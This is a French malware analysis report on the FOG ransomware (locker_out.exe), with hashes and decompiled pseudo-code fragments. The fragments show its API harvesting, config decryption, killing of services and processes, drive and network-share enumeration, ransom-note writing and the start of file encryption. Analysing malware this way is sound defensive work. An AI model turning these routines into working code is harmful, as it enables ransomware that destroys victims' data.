STREAMSCAN

ANALYSE

RANCONGICIEL FOG

JUNE 2024 //

Introduction

Le but de cette analyse est de disséquer le rançongiciel FOG pour mieux comprendre son fonctionnement.

Hash du rancongiciel FOG

- MD5 : 617d79c02ebac68b613d5b7cdbf001fd
- SHA-1 : 83f00af43df650fda2c5b4a04a7b31790a8ad4cf
- SHA-256: e672608045263234 84f564eebeb6c99ed021b960b899ff788aed85bb7a9d75c3

Information sur le fichier

- Nom: locker_out.exe
- Taille 98.00 KB (100352 bytes)

Résumé de l'analyse statique


Le fichier **locker_out.exe** contient un fichier de configuration JSON crypté à l'intérieur de son code**.** Ces comportements sont énumérés ci-dessous :

- Création d'un fichier **DbLog.sys**, il utilise ce fichier comme une sorte de console pour imprimer les messages du journal.
- Création d'un mutex généré aléatoirement pour s'assurer qu'une seule instance de lui-même est en cours d'exécution.
- Vérification de l'argument fourni (nomutex, target, console, procoff, uncoff)
- Utilisation des champs "ShutdownProcesses" et "ShutdownServices" de son fichier de configuration JSON pour mettre fin à certains services et processus.
- Utilisation des champs "PathStopList" et "FileMaskStopList" de son fichier de configuration JSON pour voir les fichiers/dossiers qu'il évite de chiffrer.
- Utilisation du champ "LockedExt" dans son fichier de configuration JSON pour l'extension ajoutée aux fichiers cryptés.
- Utilisation du champ "NoteFileName" dans son fichier de configuration JSON pour le nom du fichier de la note de rançon.
- Le rançongiciel recherche des lecteurs (amovibles, fixes, RAM) et des partages de réseau (comme des dossiers partagés) pour crypter les fichiers qui s'y trouvent.


- Il utilise différents types de cryptage en fonction de la taille des fichiers de la victime.
- Il utilise le champ "RSAPubkey" dans son fichier de configuration JSON pour la clé publique qu'il utilise pour crypter les fichiers.
- Il supprime les sauvegardes à l'aide de vssadmin afin d'empêcher le rétablissement du système.


Analyse technique :

Nous pouvons voir que l'échantillon n'est pas "emballé" (packed), nous pouvons donc l'analyser directement sans le déballer.




Lors de l'exécution, nous pouvons voir qu'il crée un fichier nommé "**DbgLog.sys**" qu'il utilise pour enregistrer les sorties de la console :





Il utilise une technique appelée "API harvesting" (récolte d'API), dont voici les API récoltées :

- GetProcAddress
- GetProcessHeap
- HeapAlloc
- HeapReAlloc
- Libre d'occupation (HeapFree)
- LoadLibraryA
- NtQuerySystemInformation
- NtDuplicateObject
- NtQueryObject



```
  v5 = v4[6];
  v6 = 0;
  *(_QWORD *)&v14 = 'AcorPteG';                 // GetProcAddress
  *((_QWORD *)&v14 + 1) = 'sserdd';
  v7 = *(_DWORD *)(v5 + 60);
  v18 = v5;
  result = (int *)(v5 + *(_DWORD *)(v7 + v5 + 120));
  v19 = result;
  v9 = (_DWORD *)(v5 + result[8]);
  v10 = (unsigned __int16 *)(v5 + result[9]);
  if ( result[6] )
  {
    while ( sub_407640(v5 + *v9, &v14, 15, 0) )
    {
      result = v19;
      ++v6;
      v5 = v18;
      ++v9;
      ++v10;
      if ( v6 >= v19[6] )
        return result;
    }
    v11 = v18;
    v12 = (int (__stdcall *)(int, __int128 *))(v18 + *(_DWORD *)(v19[7] + 4 * *v10 + v18));
    *(_QWORD *)&v14 = 'ecorPteG';
    *((_QWORD *)&v14 + 1) = 'paeHss';           // GetProcessHeap
    v13 = v12(v18, &v14);
    *(_QWORD *)&v14 = 'ollApaeH';              // HeapAlloc
    DWORD2(v14) = 'c';
    *a3 = v13;
    *a4 = v12(v11, &v14);
    *a2 = v12;
    result = a1;
    *a1 = v11;
  }
  return result;
}
0000212C sub_402C00:54 (402D2C)
```

```
*(_QWORD *)&v16 = 'lAeRpaeH';
*(__int128 *)((char *)&v16 + 12) = 0i64;      // HeapReAlloc
v1 = (int (__stdcall *)(int, __int128 *))a1[2];
v2 = *a1;
DWORD2(v16) = 'col';
a1[5] = v1(v2, &v16);
v3 = *a1;
v4 = (int (__stdcall *)(int, __int128 *))a1[2];// HeapFree
*(_QWORD *)&v16 = 'eerFpaeH';
DWORD2(v16) = 0;
a1[6] = v4(v3, &v16);
DWORD2(v16) = 'Ayra';                         // LoadLibraryA
BYTE12(v16) = 0;
v5 = *a1;
v6 = (int (__stdcall *)(int, __int128 *))a1[2];
*(_QWORD *)&v16 = qword_410408;
v7 = (int (__stdcall *)(__int128 *))v6(v5, &v16);
a1[7] = (int)v7;
WORD4(v16) = 'l';                             // ntdll.dll
*(_QWORD *)&v16 = qword_410418;
v8 = v7(&v16);
a1[1] = v8;
v18 = 0;
v16 = xmmword_410424;
v9 = v8;
v10 = (int (__stdcall *)(int, __int128 *))a1[2];
v17 = qword_410434;                           // NtQuerySystemInformation
a1[8] = v10(v9, &v16);
LOWORD(v17) = 116;
v11 = a1[1];
v12 = (int (__stdcall *)(int, __int128 *))a1[2];
v16 = xmmword_410440;
a1[9] = v12(v11, &v16);
DWORD2(v16) = 'cejb';                        // NtDuplicateObject
WORD6(v16) = 't';
v13 = a1[1];
v14 = (int (__stdcall *)(int, __int128 *))a1[2];
*(_QWORD *)&v16 = qword_410454;
result = v14(v13, &v16);                      // NtQueryObject
a1[10] = result;
```

Formulation du nom de fichier "DbgLog.sys"

```
void __cdecl sub_405F80(int a1)
{
  *(_DWORD *)(a1 + 44) = 'LgbD';              // DbgLog.sys
  *(_DWORD *)(a1 + 48) = 's.go';
  *(_DWORD *)(a1 + 52) = 'sy';
  InitializeCriticalSection((LPCRITICAL_SECTION)(a1 + 64));
}
```

Il s'agit du fichier de configuration crypté.

```
002D6000 01 00 00 00 00 06 00 00 D9 DF 77 AA 92 C2 E6 E0  ........ÙßwªÂæà
002D6010 78 BA 6B B7 02 93 7D 1F F6 77 F8 CE 31 BE 78 A5  xºk·..}.öwøÎ1¾x¥
002D6020 1C 40 46 15 E3 92 CC F3 D9 28 FD 5F 38 5C 0A 6C  .@F.ã.ÌóÙ(ý_8\.l
002D6030 EA 6E 76 06 5F 76 F1 54 37 A7 EF 73 F9 5B 68 4B  ênv._vñT7§ïsù[hK
002D6040 F0 05 F7 31 A2 35 76 8B 26 40 3B C9 98 4C AB 7E  ð.÷1¢5v.&@;É.L«~
002D6050 BD F0 8C 99 72 A8 EF 5D B5 D1 8B 1A 00 43 4F 48  ½ð..r¨ï]µÑ...COH
002D6060 B6 FF 53 1E 98 3C 44 F4 45 2F 23 95 FC 97 0E B2  ¶ÿS..<DôE/#.ü..²
002D6070 A8 B2 A8 F0 D6 B6 29 9D 8C 56 00 9D 36 CD D6 7F  ¨²¨ðÖ¶)..V..6ÍÖ.
002D6080 21 90 BA 7C E4 86 EE B9 0B C6 21 7A 44 F8 4A 53  !.º|ä.î¹.Æ!zDøJS
002D6090 58 E5 D9 DE 33 A8 63 C7 90 95 72 98 2D FC 91 4B  XåÙÞ3¨cÇ..r.-ü.K
002D60A0 E2 F3 50 78 CA A0 0B 59 2C 1F 9E 69 7E 71 83 D0  âóPxÊ .Y,..i~q.Ð
002D60B0 A9 D5 E0 2D F2 D3 B6 52 71 87 93 89 52 76 16 7C  ©Õà-òÓ¶Rq...Rv.|
002D60C0 3B D8 EC 14 A1 E6 CB AD 70 B3 7C 16 5D 41 80 BB  ;Øì.¡æË.p³|.]A.»
002D60D0 C7 DD 95 4A B8 E8 7E A7 D3 95 E9 38 55 10 F4 CC  ÇÝ.J¸è~§Ó.é8U.ôÌ
002D60E0 81 47 CF 60 CB 43 EB 22 26 FA 77 F0 77 B0 96 69  .GÏ`ËCë"&úwðw°.i
002D60F0 76 7A 52 72 4C E2 8B 5C AC 85 11 5F 99 6F DB 02  vzRrLâ.\¬..._oÛ.
002D6100 94 F6 52 DA BA 06 EE E0 C2 EE 16 84 D2 CA 9A B1  .öRÚº.îàÂî..ÒÊ.±
002D6110 5E 1F 39 36 89 66 49 57 56 CB B0 66 3C 29 18 3E  ^.96.fIWVË°f<).>
002D6120 97 9E 61 56 2B C2 FB 94 FC 22 C4 29 59 6B A0 EC  ..aV+ÂÛ.ü"Ä)Yk ì
002D6130 36 AA 70 8C D7 7F F8 0F FB F9 34 66 00 94 1D F7  6ªp.×.ø.ûù4f..÷
002D6140 F1 94 7D 60 16 38 D5 42 CF D3 1C 5A 66 AD FF E1  ñ.}`.8ÕBÏÓ.Zf.ÿá
002D6150 43 4A 49 4E 5D 5C BB 70 00 AE D3 15 A1 40 8B 42  CJIN]\»p.®Ó.¡@.B
002D6160 F6 86 AA BF 44 A0 3A 53 5F C8 B0 3B 4D EC 03 35  ö.ª¿D :S_È°;Mì.5
002D6170 B9 51 E1 0E 47 A3 78 B0 99 42 27 25 4C F1 99 9D  ¹Qá.G£x°.B'%Lñ..
002D6180 0A F3 BC 9A 18 AE D7 7E A8 FB 3F BE 96 C1 1C E5  .ó¼..®×~¨û?¾.Á.å
002D6190 1F 39 BA 14 87 7E 69 B8 FE 2E 80 64 B3 B5 4C 95  .9º..~i¸þ..d³µL.
002D61A0 31 48 D1 B5 13 FC 1A 7B C9 82 13 C5 21 A6 7D A1  1HÑµ.ü.{É..Å!¦}¡
002D61B0 2D 34 BF 5D 9C A2 0B 24 11 DB F6 59 89 55 C7 2E  -4¿].¢.$.ÛöY.UÇ.
002D61C0 C4 F7 13 48 C2 0B 82 F8 E9 00 29 A2 71 8D 80 A4  Ä÷.HÂ..øé.)¢q..¤
002D61D0 BE 1F EC 99 98 B7 A4 9D 7C 08 2B 7E 9D F8 F3 78  ¾.ì..·¤.|.+~.øóx
002D61E0 09 71 8E B2 D7 71 F8 3F 79 AB 2B 24 55 23 85 58  .q.²×qø?y«+$U#.X
002D61F0 78 E8 30 88 EB DB 37 0E 07 31 EA 0C 01 6B 66 7A  xè0.ëÛ7..1ê..kfz
```

```
.data:0041600C CONFIG_START_unk_41600C db  92h ; ’      ; DATA XREF: sub_404C60
.data:0041600D                         db 0C2h ; Â
.data:0041600E                         db 0E6h ; æ
.data:0041600F                         db 0E0h ; à
.data:00416010                         db  78h ; x
.data:00416011                         db 0BAh ; º
.data:00416012                         db  6Bh ; k
.data:00416013                         db 0B7h ; ·
.data:00416014                         db    2
.data:00416015                         db  93h ; “
.data:00416016                         db  7Dh ; }
.data:00416017                         db  1Fh
.data:00416018                         db 0F6h ; ö
.data:00416019                         db  77h ; w
.data:0041601A                         db 0F8h ; ø
.data:0041601B                         db 0CEh ; Î
.data:0041601C                         db  31h ; 1
.data:0041601D                         db 0BEh ; ¾
.data:0041601E                         db  78h ; x
.data:0041601F                         db 0A5h ; ¥
.data:00416020                         db  1Ch
.data:00416021                         db  40h ; @
.data:00416022                         db  46h ; F
.data:00416023                         db  15h
.data:00416024                         db 0E3h ; ã
.data:00416025                         db  92h ; ’
.data:00416026                         db 0CCh ; Ì
.data:00416027                         db 0F3h ; ó
.data:00416028                         db 0D9h ; Ù
.data:00416029                         db  28h ; (
.data:0041602A                         db 0FDh ; ý
.data:0041602B                         db  5Fh ; _
.data:0041602C                         db  38h ; 8
.data:0041602D                         db  5Ch ; \
.data:0041602E                         db  0Ah
.data:0041602F                         db  6Ch ; l
```

Mutex généré pour s'assurer qu'une seule instance de lui-même est en cours d'exécution :

```
edi:"jBgB4ZHxUhNdJL9mz61WFXxIOGUXPAxw"
2D04E4:"[+] Defined mutex name: %s\n"
```

```
002C49C9    56              push esi
002C49CA    05 42 30 00 00  add eax,3042                eax:"jBgB4ZHxUhNdJL9mz61WFXxIOGUXPAxw"
002C49CF    50              push eax                    eax:"jBgB4ZHxUhNdJL9mz61WFXxIOGUXPAxw"
002C49D0    6A 00           push 0
002C49D2    6A 00           push 0
002C49D4    FF 15 80 00 2D 00 call dword ptr ds:[<&CreateMutexA>]
```

Vérification des arguments fournis:

```
v1 = a1;
a1[3097] = 15;
v2 = GetCommandLineW();
v3 = CommandLineToArgvW(v2, &pNumArgs);
if ( v3 )
{
  v41 = 1;
  if ( pNumArgs <= 1 )
  {
    result = 1;
  }
  else
  {
    v6 = v3 + 1;
    while ( 1 )
    {
      sub_40F640((__m128i *)&v37, 0, 1000);
      v7 = **v6;
      if ( v7 != 45 && v7 != 47 )
        break;
      sub_4075C0(*v6 + 1, &v37);
      v8 = &v37;
      v9 = L"NOMUTEX";
      v10 = 12;
      while ( *(_DWORD *)v8 == *(_DWORD *)v9 )
```

```
    }
  }
  if ( *(_DWORD *)&v37 != 5177420 || v38 != 71 )
  {
    v12 = &v37;
    v13 = L"TARGET";
    v14 = 10;
    while ( *(_DWORD *)v12 == *(_DWORD *)v13 )
    {
      v12 += 4;
```

```
if ( *(_DWORD *)&v37 != 'D\0I' || (_WORD)v38 )
{
  v19 = &v37;
  v20 = L"CONSOLE";
  v21 = 12;
  while ( *(_DWORD *)v19 == *(_DWORD *)v20 )
  {
    v19 += 4;
```

```
v25 = &v37;
v26 = L"PROCOFF";
v27 = 12;
while ( *(_DWORD *)v25 == *(_DWORD *)v26 )
{
  v25 += 4;
```

```
}
v28 = &v37;
v29 = L"UNCOFF";
v30 = 10;
while ( *(_DWORD *)v28 == *(_DWORD *)v29 )
{
```

Création d'un fichier appelé "lock_log.txt".

```
SHGetSpecialFolderPathA(0, (LPSTR)(a1 + 88), 35, 1);
v1 = 0;
if ( *(_BYTE *)(a1 + 88) )
{
  do
    ++v1;
  while ( *(_BYTE *)(a1 + 88 + v1) );
}
if ( *(_BYTE *)(v1 + a1 + 87) != 92 )
  *(_BYTE *)(v1++ + a1 + 88) = 92;
*(_DWORD *)(v1 + a1 + 88) = 'kcol';
*(_DWORD *)(v1 + a1 + 92) = 'gol_';          // lock_log.txt
*(_DWORD *)(v1 + a1 + 96) = 'txt.';
*(_DWORD *)(v1 + a1 + 100) = 0;
InitializeCriticalSection((LPCRITICAL_SECTION)(a1 + 348));
}
```

Fonction permettant de déchiffrer le fichier de configuration JSON :

```
1  _DWORD *__cdecl sub_404A10(int a1)
2  {
3    _DWORD *result; // eax
4    int i; // esi
5    char v3; // [esp+0h] [ebp-2084h]
6    char v4; // [esp+2064h] [ebp-20h]
7    int v5; // [esp+2078h] [ebp-Ch]
8
9    sub_40ED80();
10   sub_406860(0x200u, 0, a1 + 661, 260, a1 + 3560, 0x40u);
11   PRINT_TO_DBLOG_sub_406020("[=] Decrypting json config\n", v4);
12   result = sub_403F90(&v3, (_DWORD *)(a1 + 3560), (_DWORD *)(a1 + 3592));
13   for ( i = 0; i < *(_DWORD *)(a1 + 936); i += 64 )
14   {
15     v5 = i + *(_DWORD *)(a1 + 932);
16     result = (_DWORD *)sub_402EC0(&v3, v5);
17   }
18   return result;
19 }
```

L'outil malicieux locker_out.exe analyse le fichier de configuration JSON pour les champs ci-dessous (PathStopList, FileMaskStopList, etc.). Il liste les valeurs pour chacun de ces champs et ces valeurs sont celles qu'il utilisera tout au long de son exécution :

PathStopList = Chemins d'accès aux fichiers/dossiers à ne pas crypter

FileMaskStopList = Noms de fichiers à ne pas crypter

ShutdownProcesses = Processus à arrêter/supprimer

ShutdownServices = Services à arrêter/supprimer

RSAPubKey = Clé publique RSA à utiliser lors du cryptage

LockedExt = Extension à ajouter à chaque fichier crypté

NoteFileName = Nom du fichier de la note de rançon

```
31  v23 = 0;
32  strcpy(arglist, "PathStopList");
33  if ( !sub_405140(a2, (int)v2, (unsigned int)arglist, a2 + 944, a2 + 940, 0) )
34    return 0;
35  strcpy(arglist, "FileMaskStopList");
36  if ( !sub_405140(a2, (int)v2, (unsigned int)arglist, a2 + 952, a2 + 948, 1) )
37    return 0;
38  strcpy(arglist, "ShutdownProcesses");
39  if ( !sub_405140(a2, (int)v2, (unsigned int)arglist, a2 + 960, a2 + 956, 0) )
40    return 0;
41  strcpy(arglist, "ShutdownServices");
42  if ( !sub_405140(a2, (int)v2, (unsigned int)arglist, a2 + 968, a2 + 964, 0) )
43    return 0;
44  strcpy(arglist, "RSAPubKey");
45  v3 = sub_401200(v2, arglist);
46  if ( !v3 )
47  {
48    PRINT_TO_DBLOG_sub_406020("[-] error load value: RSAPubKey\n", v19);
49    return 0;
50  }
51  *(_DWORD *)(a2 + 972) = *(_DWORD *)(v3 + 16);
52  strcpy(arglist, "LockedExt");
53  v5 = sub_401200(v2, arglist);
```

```
0   }
1   strcpy(arglist, "NoteFileName");
2   v8 = sub_401200(v2, arglist);
3   v9 = v8;
4   if ( v8 )
5   {
```

L’outil malicieux locker_out recherche tous les volumes montés en suivant ces étapes :

```
  cchReturnLength = 0;
  sub_40F640((__m128i *)szVolumeName, 0, 0x105);
  sub_40F640(TargetPath, 0, 261);
  v1 = FindFirstVolumeA(szVolumeName, 0x104u);
  v21 = v1;
  if ( v1 == (HANDLE)-1 )
  {
    v2 = GetLastError();
    result = PRINT_TO_DBLOG_sub_406020("[-] error call FindFirstVolumeA(), code: %d\n", v2);
  }
  else
  {
    v4 = v1;
    do
    {
      v5 = 0;
      if ( szVolumeName[0] )
      {
        do
          ++v5;
        while ( szVolumeName[v5] );
      }
      v6 = v5 - 1;
      if ( szVolumeName[0] != 92
        || szVolumeName[1] != 92
        || szVolumeName[2] != 63
        || szVolumeName[3] != 92
        || (v7 = &szVolumeName[v6], szVolumeName[v6] != szVolumeName[0]) )
      {
        PRINT_TO_DBLOG_sub_406020(
          "[-] FindFirstVolumeW/FindNextVolumeW returned a bad path: %s\n",
          (unsigned int)szVolumeName);
        goto LABEL_29;
      }
      *v7 = 0;
      v8 = QueryDosDeviceA(&DeviceName, (LPSTR)TargetPath, 0x104u);
      cchReturnLength = v8;
      *v7 = 92;
      if ( !v8 )
      {
        v16 = GetLastError();
        goto LABEL_29;
      }
      cchReturnLength = 261;
      if ( GetVolumePathNamesForVolumeNameA(szVolumeName, &szVolumePathNames, 0x105u, &cchReturnLength) )
      {
        v9 = szVolumePathNames;
        for ( i = &szVolumePathNames; v9; ++i )
        {
          v11 = v9;
          if ( (unsigned __int8)(v9 - 97) <= 0x19u )
            v11 = v9 - 32;
          v12 = (CHAR *)(a1 + 261 * (char)(v11 - 65) + 5568);
          if ( !*v12 && TargetPath[0].m128i_i8[0] )
          {
            v13 = TargetPath[0].m128i_i8[0];
            v14 = (CHAR *)TargetPath;
            do
            {
              ++v14;
              *v12++ = v13;
              v13 = *v14;
            }
            while ( *v14 );
          }
          if ( v9 )
          {
            do
              ++i;
            while ( *i );
          }
          v9 = i[1];
        }
        v4 = v21;
      }
    }
    while ( FindNextVolumeA(v4, szVolumeName, 0x104u) );
    v15 = GetLastError();
    if ( v15 != 18 )
      PRINT_TO_DBLOG_sub_406020("[-] error call FindNextVolumeA(), code %d\n", v15);
LABEL_29:
    result = FindVolumeClose(v4);
```

Il procède ensuite à l'arrêt du service en fonction de "ShutdownServices" à l'aide de la fonction suivante :

```
24
25  pcbBytesNeeded = 0;
26  ServicesReturned = 0;
27  v2 = OpenSCManagerA(0, 0, 5u);
28  hSCObject = v2;
29  if ( v2 )
30  {
31    v14 = a1;
32    EnumServicesStatusA(v2, 0x30u, 1u, 0, 0, &pcbBytesNeeded, &ServicesReturned, 0);
33    v5 = pcbBytesNeeded + 16;
34    v18 = (struct _ENUM_SERVICE_STATUSA *)sub_406260(pcbBytesNeeded + 16);
35    if ( EnumServicesStatusA(v2, 0x30u, 1u, v18, v5, &pcbBytesNeeded, &ServicesReturned, 0) )
36    {
37      v7 = CloseServiceHandle;
38      ServiceStatus.dwServiceType = 0;
39      *(_QWORD *)&ServiceStatus.dwCheckPoint = 0i64;
40      v17 = 0;
41      *(_QWORD *)&ServiceStatus.dwCurrentState = 0i64;
42      while ( 1 )
43      {
44        v8 = 0;
45        v19 = 0;
46        v22 = 0;
47        if ( !ServicesReturned )
48          break;
49        v9 = v18;
50        do
51        {
52          if ( v9->ServiceStatus.dwCurrentState & 6 )
53          {
54            v10 = 0;
55            if ( *(_DWORD *)(a2 + 964) <= 0 )
56            {
57LABEL_14:
58              v7 = CloseServiceHandle;
59            }
60            else
61            {
62              while ( !sub_407490(v9->lpServiceName, *(_DWORD *)(*(_DWORD *)(a2 + 968) + 4 * v10)) )
```

Ensuite, il met fin au processus sur la base de "ShutdownProcesses" à l'aide de la fonction suivante :

```
v1 = CreateToolhelp32Snapshot(2u, 0);
if ( v1 == (HANDLE)-1 )
{
  v2 = GetLastError();
  return PRINT_TO_DBLOG_sub_406020("[-] call CreateToolhelp32Snapshot() failed, code %d\n", v2);
}
sub_40F640((__m128i *)&pe.cntUsage, 0, 292);
pe.dwSize = 296;
if ( !Process32First(v1, &pe) )
{
  v4 = GetLastError();
  PRINT_TO_DBLOG_sub_406020("[-] call Process32First() failed, code %d\n", v4);
  return CloseHandle(v1);
}
v5 = GetCurrentProcessId();
v13 = v5;
do
{
  if ( pe.th32ProcessID != v5 )
  {
    v6 = 0;
    if ( *(_DWORD *)(a1 + 956) > 0 )
    {
      while ( !sub_407490(pe.szExeFile, *(_DWORD *)(*(_DWORD *)(a1 + 960) + 4 * v6)) )
      {
        if ( ++v6 >= *(_DWORD *)(a1 + 956) )
          goto LABEL_14;
      }
      v7 = OpenProcess(1u, 0, pe.th32ProcessID);
      v8 = v7;
      if ( v7 )
      {
        TerminateProcess(v7, 0);
        v9 = v8;
        v10 = CloseHandle;
        CloseHandle(v9);
        goto LABEL_15;
      }
      GetLastError();
      PRINT_TO_DBLOG_sub_406020("[-] call OpenProcess(%s) failed, code %d\n", (unsigned int)pe.szExeFile);
    }
```

Ensuite, il vérifie tous les lecteurs (lecteurs amovibles, lecteurs fixes et disques RAM). Il s'agit des lecteurs ciblés par le chiffrement.

```
v2 = GetLogicalDriveStringsA(0x104u, &Buffer);
v3 = 0;
v85 = v2;
v4 = 0;
v82 = 0;
v84 = 0;
if ( v2 )
{
  v5 = 0;
  while ( 1 )
  {
    *(&v74 + v5) = *(&Buffer + v4);
    *(&v75 + v5) = *(&v70 + v4);
    v6 = v71[v4];
    v4 += 4;
    v76[v5] = v6;
    if ( *(&v74 + v5) == 65 || *(&v74 + v5) == 97 )
      goto LABEL_20;
    v7 = GetDriveTypeA(&v74 + v5);
    if ( v7 == 2 || v7 == 3 || v7 == 6 )
      break;
```

Ensuite, il énumère les ressources et les partages réseau à l'aide de la fonction ci-dessous. Il a également l'intention de crypter ces partages de réseau.

```
26  cCount = -1;
27  v6 = WNetOpenEnumA(2u, 0, 0, lpNetResource, &hEnum);
28  v7 = v6;
29  if ( v6 )
30  {
31    PRINT_TO_DBLOG_sub_406020("[-] WnetOpenEnumA failed with error %d\n", v6);
32    if ( v7 == 1208 )
33    {
34      WNetGetLastErrorA(&Error, &ErrorBuf, 0x100u, &NameBuf, 0x100u);
35      PRINT_TO_DBLOG_sub_406020(
36        "[-] WnetOpenEnumA extended error code: %d (%d)\n Description: %s\nProvider: %s\n",
37        Error);
38    }
39    result = 0;
40  }
41  else
42  {
43    v8 = sub_406260(BufferSize);
44    while ( 1 )
45    {
46      sub_40F640(v8, 0, BufferSize);
47      v9 = WNetEnumResourceA(hEnum, &cCount, v8, &BufferSize);
48      if ( v9 )
```

Après avoir fini de rechercher les lecteurs possibles à crypter, il commence à rechercher les fichiers/dossiers à crypter à l'aide de la fonction ci-dessous :

```
50  {
51    *v6 = 42;
52    hFindFile = FindFirstFileW(FileName, &FindFileData);
53    v23 = 0;
54    if ( hFindFile == (HANDLE)-1 )
55    {
56      GetLastError();
57      result = PRINT_TO_DBLOG_sub_406020("[-] FindFirstFileW(%ws) call error, code: %d\n", (unsigned int)FileName);
58    }
59    else
60    {
61      v10 = a3;
62      do
63      {
64        if ( FindFileData.dwFileAttributes & 0x10 )
65        {
66          if ( FindFileData.cFileName[0] != 46
67            || FindFileData.cFileName[1] && (FindFileData.cFileName[1] != 46 || FindFileData.cFileName[2]) )
68          {
69            PRINT_TO_DBLOG_sub_406020("Find dir: %ws\n", (unsigned int)FindFileData.cFileName);
70            if ( sub_4020E0(FindFileData.cFileName) )
71            {
72              v11 = FindFileData.cFileName;
73              do
74              {
75                v12 = *v11;
```

```
103       }
104       result = FindNextFileW(hFindFile, &FindFileData);
105     }
106     while ( result );
107     if ( v23 )
108     {
109       v15 = (__int16 *)(v8 + 980);
110       v16 = (int)((char *)v6 - v8 - 980);
111       do
112       {
113         v17 = *v15;
114         ++v15;
115         *(__int16 *)((char *)v15 + v16 - 2) = v17;
116       }
117       while ( v17 );
118       v18 = CreateFileW(FileName, 0x40000000u, 0, 0, 2u, 0x80u, 0);
119       if ( v18 == (HANDLE)-1 )
120       {
121         GetLastError();
122         result = PRINT_TO_DBLOG_sub_406020("[-] Error create Note file %s, error code %d\n", (unsigned int)FileName);
123       }
124       else
125       {
126         NumberOfBytesWritten = 0;
127         if ( !WriteFile(v18, *(LPCVOID *)(v8 + 1500), *(_DWORD *)(v8 + 1504), &NumberOfBytesWritten, 0) )
128         {
129           v19 = GetLastError();
130           PRINT_TO_DBLOG_sub_406020("[-] WriteFile(Note) failed, erorr code %d\n", v19);
131         }
132         result = CloseHandle(v18);
133       }
134     }
135   }
136 }
137 return result;
```

00001726 sub_402140:97 (402326)

Une fois que le malware a trouvé les fichiers qu'il souhaite crypter, il lance le chiffrement des données :

```
51
52  sub_40ED80();
53  nNumberOfBytesToRead = a2;
54  FileSize.HighPart = a1;
55  v5 = lpExistingFileName;
56  sub_405FB0("Start encrypt file: %ws\n", (char)lpExistingFileName);
57  v6 = 0;
58  sub_40F640((__m128i *)NewFileName, 0, 520);
59  v7 = *lpExistingFileName;
60  if ( *lpExistingFileName )
61  {
62    v8 = 0;
63    do
64    {
65      ++v6;
66      NewFileName[v8] = v7;
```

